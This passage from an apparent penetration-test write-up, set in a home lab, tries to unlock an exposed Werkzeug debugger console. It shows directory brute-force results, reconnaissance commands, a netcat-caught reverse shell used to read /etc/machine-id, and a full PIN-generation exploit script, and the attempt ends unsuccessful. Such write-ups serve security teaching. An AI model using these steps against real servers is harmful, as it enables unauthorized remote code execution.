console                 [Status: 200, Size: 1985, Words: 411, Lines: 53, Duration: 158ms]
contact                 [Status: 200, Size: 9076, Words: 2776, Lines: 213, Duration: 164ms]
home                    [Status: 200, Size: 6931, Words: 1733, Lines: 156, Duration: 128ms]
projects                [Status: 200, Size: 8862, Words: 2385, Lines: 183, Duration: 155ms]
:: Progress: [4746/4746] :: Job [1/1] :: 243 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
The results of the directory brute forcing leads to the discovery of /console. The directory contains an interactive console protected by a PIN.

After a few online search, the tester found that /console is running Werkzeug, which is a comprehensive WSGI web application library that is commonly used for Flask web application. A publicly expose Werkzeug Debugger could lead to RCE.
To generate a PIN and exploit the vulnerable debugger, the tester need to read all necessary information as described in the original research by D. Park in https://www.daehee.com/werkzeug-console-pin-exploit/ All we need now is a way to read the configs presented in the article to generate a PIN and unlock the console.
Since we have several reverse shell inside the target, let's gather all the necessary configuration strings to build and generate a PIN.
Generate PIN
First, let's grab a copy of the script then update the following information:
probably_public_bits = [
    username,
    modname,
    getattr(app, '__name__', getattr(app.__class__, '__name__')),
    getattr(mod, '__file__', None),
]

private_bits = [
    str(uuid.getnode()),
    get_machine_id(),
]
usernameis the user who started this Flaskmodnameis flask.appgetattr(app, '__name__', getattr (app .__ class__, '__name__'))is Flaskgetattr(mod, '__file__', None)is the absolute path of an app.py in the flask directoryuuid.getnode()is the MAC address of the current computer,str (uuid.getnode ())is the decimal expression of the mac addressget_machine_id()read the value in/etc/machine-idor/proc/sys/kernel/random/boot_iand return directly if there is
Public Bits
Using our www-data shell above, let's get the username by viewing the running processes.
ps aux | grep flask

# Output
flask-a+     595  0.0  0.8  39848 32512 ?        Ss   05:38   0:00 /opt/myflask/venv/bin/python /opt/myflask/app.py
flask-a+     808  0.4  0.8 113504 33336 ?        Sl   05:38   0:22 /opt/myflask/venv/bin/python /opt/myflask/app.py
The process list indicated that app.py was being executed by the user flask-ad+, although the display was truncated in the terminal. To verify the specific user, the tester enumerated the available home directories.
ls /home
# Output
ashley  flask-admin  james  jma  kevin  kim  lily  trisha
As shown, the user who started the Flask application was confirmed to be flask-admin.
To identify the absolute path of app.py, the tester searched for the Flask directory.
find / -name "app.py" 2>/dev/null

/usr/lib/python3/dist-packages/flask/app.py
/opt/myflask/app.py
/opt/myflask/venv/lib/python3.11/site-packages/flask/app.py
Private Bits
Next is the server MAC address; let's determine which interface is being used to serve the app. Checking /proc/net/arp to get the device name. It's enp0s3.
cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
192.168.0.1      0x1         0x2         3c:52:a1:c6:49:ef     *        enp0s3
192.168.0.205    0x1         0x2         c4:b3:01:bd:4f:3b     *        enp0s3
192.168.0.145    0x1         0x2         08:00:27:d1:f8:5d     *        enp0s3
Upon checking the interface for the MAC address using ip address command. The MAC address is 08:00:27:5c:a8:f7.
ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5c:a8:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.145/24 brd 192.168.0.255 scope global dynamic enp0s3
       valid_lft 5568sec preferred_lft 5568sec
    inet6 fe80::a00:27ff:fe5c:a8f7/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 5a:e6:0a:de:82:ec brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
Based on the exploit script, we must convert this to an int. Using python, let's convert the MAC address.
└─$ python3
Python 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> int("08:00:27:5c:a8:f7".replace(':',''),16)
8796753406199
Lastly, let's read the machine-id of the target
cat /etc/machine-id
<alid_lft forever preferred_lft foreverca/machine-id
bash: valid_lft: command not found
The machine-id is not readable using www-data user. Let's try to use the tomcat shell
└─$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.145] 42460
which python3
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/sh")'

$ cat /etc/machine-id
cat /etc/machine-id
ad4b9e2bc71a466398b19d0c256a378c
Now, that we have all the strings we need, let's generate the PIN using the exploit script.
Public Bits
username= flask-adminmodname= flask.appgetattr(app, '__name__', getattr (app .__ class__, '__name__'))= Flaskgetattr(mod, '__file__', None)=/opt/myflask/venv/lib/python3.11/site-packages/flask/app.py
Private Bits
str (uuid.getnode ())= 8796753406199get_machine_id()= ad4b9e2bc71a466398b19d0c256a378c
import hashlib
from itertools import chain
import os
import getpass

probably_public_bits = [
        'flask-admin',  # user who started Flask
        'flask.app', # modname
        'Flask',
        '/opt/myflask/venv/lib/python3.11/site-packages/flask/app.py'
]

private_bits = [
        '8796753406199', # enp0s3 MAC
        'ad4b9e2bc71a466398b19d0c256a378c' #machine-id
]

h = hashlib.md5()

for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None :
    for group_size in 5 , 4 , 3 :
        if len (num)% group_size == 0 :
            rv = '-' .join (num[x: x + group_size].rjust(group_size, '0')
            for x in range (0, len(num), group_size))
            break
        else :
            rv = num

print(rv)
Running pin.py

Using the generated PIN.

Still unsuccessful. Let's leave it for now.